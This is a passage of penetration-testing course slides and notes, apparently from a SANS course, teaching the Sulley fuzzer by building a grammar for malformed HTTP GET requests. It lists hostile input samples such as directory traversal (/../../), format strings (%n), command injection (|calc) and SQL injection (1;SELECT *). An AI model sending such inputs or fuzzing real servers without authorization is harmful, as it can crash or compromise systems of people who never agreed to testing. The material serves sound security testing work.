Sulley offers a tremendous amount of flexibility in how a target and fuzzing environment is established. For the purposes of our lab exercise, we'll be using a single system (your client) as both the fuzzer and the target, as shown in example 1 (on left). In this configuration, the target software runs on the same system as Sulley, where Sulley sends the mutations and monitoring the target using local network communications.

While this is suitable for simple fuzzing tests, Sulley can also accommodate more complex testing where more than one simultaneous target is evaluated, as shown in example 2 (on right). When the fuzzing target is not on the same system as the fuzzer, we can deploy another instance of Sulley, which is controlled by the fuzzer system over a custom remote procedure call (RPC) protocol known as "pedrpc". In this configuration, the fuzzer can send the mutations directly to the target, or through the RPC protocol, which then delivers the mutation over a local network interface (shown in Example 2, Target 1). Sulley can also communicate with a remote VMware control instance where the local Sulley installation controls a copy of VMware's snapshot and restores functionality during testing. In this case, another local instance of Sulley is deployed in the virtual machine guest (shown Example 2, Target 2/Guest).

With the exception of monitoring the crash-dump information on a Linux target, Sulley offers a variety of deployment options that will suit most needs for fuzzing a target.



Walkthrough: HTTP GET Request

- Fuzz HTTP server with malformed GET requests
- Documentation: RFC2616 – HTTP 1.1


```
GET /index.html HTTP/1.1
Host: www.sans.edu
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Walkthrough: HTTP GET Request

In this set of examples, we're going to build a grammar to describe a simple HTTP GET request, manipulating a target HTTP server with malformed data. For documentation, we can reference RFC2616, available at http://www.ietf.org/rfc/rfc2616.txt.

In order to focus our grammar and simplify the process of understanding the Sulley primitives, we'll limit our testing to the simple GET request shown on this slide.



Sulley Functions

- All Sulley functions start with the prefix "s_"
  - Generally avoids namespace conflicts
- Initialize and build blocks to describe your components
  - Later tied together in a session
- Each Sulley function references a global variable for the current fuzzer


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Sulley Functions

In Sulley, all functions start with the prefix "s_". This generally allows us to avoid namespace conflicts with other imports.

We'll use the Sulley functions to initialize and build blocks of functionality to describe the components we are testing. These blocks are later tied into sessions which will be delivered to our target.

In Sulley, each function reference uses a global variable which keeps track of the current block or grammar you are describing.



HTTP GET Request Initialization


- s_initialize()
- Single argument of fuzzer name
- Uses a global variable to keep track of current construct

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

HTTP GET Request – Initialization

The s_initialize function creates a new fuzzer construct definition identified with a string as a single parameter. Once called, Sulley will use a global variable to track all later access and additions to this construct.



HTTP GET Request Immutable Values


- s_static()
- Accepts data to include that does not change
  - We are targeting GET requests
- ASCII strings or hex values as \xFF

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
```

HTTP GET Request – Immutable Values

When defining a protocol, it may be necessary or desired not to fuzz specific values. In these cases, Sulley provides the s_static() function which accepts a value specified in quotes as an ASCII string, or any hex values specified with a leading \x (e.g. \xff).

In our example, we'll specify the static value "GET" since this will be the basis of our HTTP GET request.



HTTP GET Request Delimiters


- s_delim()
- Must specify a default value
  - Default used for later field fuzzing
- Mutation will include repetition, substitution and exclusion of default value

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
s_delim(" ")
```

HTTP GET Request – Delimiters

Sulley provides the s_delim() function to identify the presence of a delimiter. Unlike the s_static() function, the value specified with s_delim() will be actively mutated as part of the fuzzing process. To use s_delim(), specify a string that is the default value (e.g. the legitimate value) for the protocol you are testing.

When Sulley mutates the s_delim() function, it will replace the default value with multiple repetitions of the specified value as well as repetitions of common delimiters. Sulley will also test the target by excluding the specified delimiter. Once all mutations have been tested, Sulley will move on to the next field for mutation, using the default value specified.



HTTP GET Request Strings

- s_string()
- Operates similarly to delimiter
- Mutations include
  - Repetition (x2, x1000, ...)
  - Omission
  - Directory recursion (/../../)
  - Format strings (%n)
  - Command injection (|calc)
  - SQL injection (1;SELECT *)
  - CR+LF x1000
  - NULL termination
  - Binary strings (\xde\xad)

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
s_delim(" ")
s_static("/")
s_string("index.html")
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

HTTP GET Request – Strings

Sulley provides the s_string() function to identify the presence of a string in a protocol. Like s_delim(), specify a default value for use in generating mutations and for use when Sulley moves beyond this field into later mutations.

The use of s_string() will be very common in ASCII-based protocols, allowing you to exercise the target's string handling functionality with a variety of malformed data, including:

- String repetition (2x the string length, 4x, 8x, even 1000x the default string)
- String omission
- Directory recursion
- Format strings using "%n"
- Command injection
- SQL injection
- Repetitious carriage return/line feed characters
- Manipulating the NULL terminator
- Binary strings not based on printable ASCII characters



HTTP GET Request
Numbers

- Used for binary or ASCII protocols
- 1/2/4/8 bytes: s_byte(), s_short(), s_long(), s_double()
  - Specify format=string for ASCII output, format=binary for binary
  - Specify endian="<" for little-endian, endian=">" for big-endian
- Sulley tests +/- 10 border cases near 0, maximum values and common divisors (MAX/2, MAX/3, MAX/32, etc.)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

HTTP GET Request – Numbers

When fuzzing a protocol, you may come across characteristics of the protocol best described with a number. Fortunately, Sulley provides multiple methods to represent numbers, using either ASCII or binary representation.

Four primary functions are available, depending on the length of the number you wish to represent:

- s_byte(), used to specify a one-byte number
- s_short(), used to specify a two-byte number
- s_long(), used to specify a four-byte number
- s_double(), used to specify an eight-byte number

At a minimum, these functions are called with a default value, in the format:

```
s_short(8)
```


Optionally, you may specify if the number is to be represented in big-endian or little-endian format by adding a `endian="<"` (less-than) argument to specify little-endian or `endian=">"` (greater-than) argument to specify greater-then. By default, Sulley represents all numbers in little-endian format. You may also configure the number value as a representation in binary (the default) or ASCII format by specifying `format="binary"` or `format="ascii"`. In the example below, a 4-byte number is represented in binary format using big-endian notation with a value of 31337:

```
s_long(31337, format="binary", endian=">")
```

Sulley will only generate a limited number of mutations for each number being represented including the 10 positive and negative border cases (10 smallest values possible and 10 largest values possible), positive and negative values near 0 and common value divisors (such as the maximum value divided by 4). This provides adequate coverage to test the handling of a numeric value without testing every possible value. If you do wish to test every possible value for a number, you may specify the `full_range=True` parameter, as shown in the example below:

```
s_byte(0, full_range=True)
```

The full_range modifier should be used sparingly, and only with s_byte() or s_short() values. If used with s_long() and a 1/10th of a second delay between each test case, it would take 4,971 days to complete all the tests!



HTTP GET Request Numbers

- Representing "1.1\r\n"
- "1.1" split into different fields
- Each "1" is represented with one byte
  - format="string"
- Is s_byte() the best representation for this value?

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
s_delim(" ")
s_static("/")
s_string("index.html")
s_delim(" ")
s_static("HTTP")
s_delim("/")

s_byte(1, format="string")
s_delim(".")
s_byte(1, format="string")
s_static("\r\n")
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


HTTP GET Request – Numbers

Returning to our HTTP GET request example, we've filled-in more of the protocol definition using the s_delim(), s_static() and s_string() functions. To represent the "1.1\r\n" portion of our request, we've specified two s_byte() values as follows:

```
s_byte(1, format="string")
s_delim(".")
s_byte(1, format="string")
```

Followed by a static carriage return and line feed. In these s_byte() fields we've specified format="string" to cause the number to be represented in ASCII format instead of the default binary format.

For the purposes of this example and to explain the functionality of Sulley, we used the s_byte() function to represent the value of the HTTP request version. However, it may merit further thought as to whether or not this was the best method for describing this part of the protocol. Depending on how the developer checks for the "1.1" value at the end of the request line, converting the values to numbers may not trigger any potential bugs (especially if the check is performed with a string-matching operation).



HTTP GET Request
Finishing up the Grammar


- Add remaining strings, delimiters and static data
- Helpful to add comments throughout for readability

```
# GET /index.html HTTP/
s_static("GET")
s_delim(" ")
s_static("/")
# omitted for space - in notes

# 1.1\r\n
s_byte(1, format="string")
s_delim(".");
s_byte(1, format="string")
s_static("\r\n")

# Host: www.sans.edu\r\n\r\n
s_string("Host")
s_delim(":")
s_delim(" ")
s_string("www.sans.edu")
s_static("\r\n\r\n")
```

HTTP GET Request – Finishing up the Grammar

To finish up our example of the HTTP GET request, we can fill-in the second line of the request using s_string() and s_delim(). Since all HTTP requests end with two successive carriage-return/line-feed pairs, a s_static() is used to specify this value at the end of the script.

Adding comments throughout the script with a leading pound sign ("#") is also useful to make the content more readable. Adding descriptions or a representation of the data you are describing will make editing your Sulley script easier as well.



HTTP GET Request Counting Mutations


- s_num_mutations()
- Identifies the number of mutations
- Suggestion: Show mutation count at end of script
  - Allow cancel with CTRL+C if needed

```
import time
import sys

if s_block_start("main"):
  s_string("GET /index.html")
  s_static(" HTTP/")
  s_string("1.1")
  s_static("\r\n")
s_block_end("main")

print "Total mutations: " +
  str(s_num_mutations()) + "\n"

print "Press CTRL/C to cancel in ",
for i in range(5):
  print str(5 - i) + " ",
  sys.stdout.flush()
  time.sleep(1)
```

HTTP GET Request – Counting Mutations

Sulley provides the s_num_mutations() function to identify the number of mutations that will be generated. When writing a Sulley script, it's wise to identify the number of mutations that will be generated, combined with a short countdown mechanism that allows the user to cancel the fuzzer before it starts if they believe there is an error or there are too many mutations being generated.

In this example we've supplied some sample code to identify the total number of mutations and provide the user the opportunity the fuzzer with a 5-second countdown.



HTTP GET Request Estimating Runtime

- Each mutation has a minimum wait time between test case delivery
- Can calculate estimated runtime using wait time and number of mutations

